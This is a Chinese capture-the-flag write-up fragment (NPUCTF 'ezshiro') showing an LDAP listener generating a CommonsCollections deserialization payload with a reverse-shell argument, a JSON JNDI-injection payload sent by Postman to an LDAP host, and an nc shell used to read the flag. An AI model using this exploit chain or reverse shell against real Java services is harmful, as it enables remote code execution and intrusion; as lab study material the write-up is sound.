
CSDN @Arnoldqqq

上面这串命令会开启一个LDAP监听

```
[root@kali:~/Documents/npuctf/npuctf]# kmap java -jar yymap-cl-0.0.1-SNAPSHOT-all.jar
[+] LDAP listener payload(commons)
[*] kmap > use exploit (LDAPLocalChainListener)
[use, exploit, LDAPLocalChainListener]
[*] kmap > use payload (CommonsCollections)
[use, payload, CommonsCollections]
[*] kmap > use bullet (TransformerBullet)
[use, bullet, TransformerBullet]
[*] kmap > use payload (CommonsCollections) bullet (TransformerBullet) > set ipport 5555
[set, ipport, 5555]
[*] kmap > use payload (CommonsCollections) bullet (TransformerBullet) > set version 3
[set, version, 3]
[*] kmap > use payload (CommonsCollections) bullet (TransformerBullet) > set args 'bash -c (echo,Yafz
bash,1)
[set, args, bash -c (echo,Yafz
bash,1)
[*] kmap > use payload (CommonsCollections) bullet (TransformerBullet) > run
[run]
[+] generate payload(CommonsCollections) started
[+] generate payload(CommonsCollections) done
[+] generate CommonsCollections success, all use obj.ser
[+] exploit LDAPLocalChainListener started
[*] kmap > use payload (CommonsCollections) bullet (TransformerBullet) > [*] LDAPLocalChainListener listening on 0.0.0.0:5555
New Request from 172.20.0.100
Get Search objshhshhshh
return a reference and close
```

POSTMAN把payload打过去，注意是json格式

```
["ch.qos.logback.core.db.JNDIConnectionSource",{"jndiLocation":"ldap://192.168.1.1:5555/hhhhhh"}]
```



nc监听等着收shell

```
logs
native-jni-lib
temp
webapps
work
bash-4.4# cat /flag
cat /flag
flag{47c7b057-854f-49e4-ae1b-d38af9e0f92e}
```

- 参考: <https://www.cnblogs.com/xyongsec/p/12880442.html>
- <https://mp.weixin.qq.com/s/SIGKR1t3rVRNAtUyiorhgg>
- https://github.com/sqxssss/NPUCTF_WriteUps/blob/master/m0on's-writeup.md#ezshiro
- <https://blog.wuhao13.xin/3661.html>

参考:

https://github.com/sqxssss/NPUCTF_WriteUps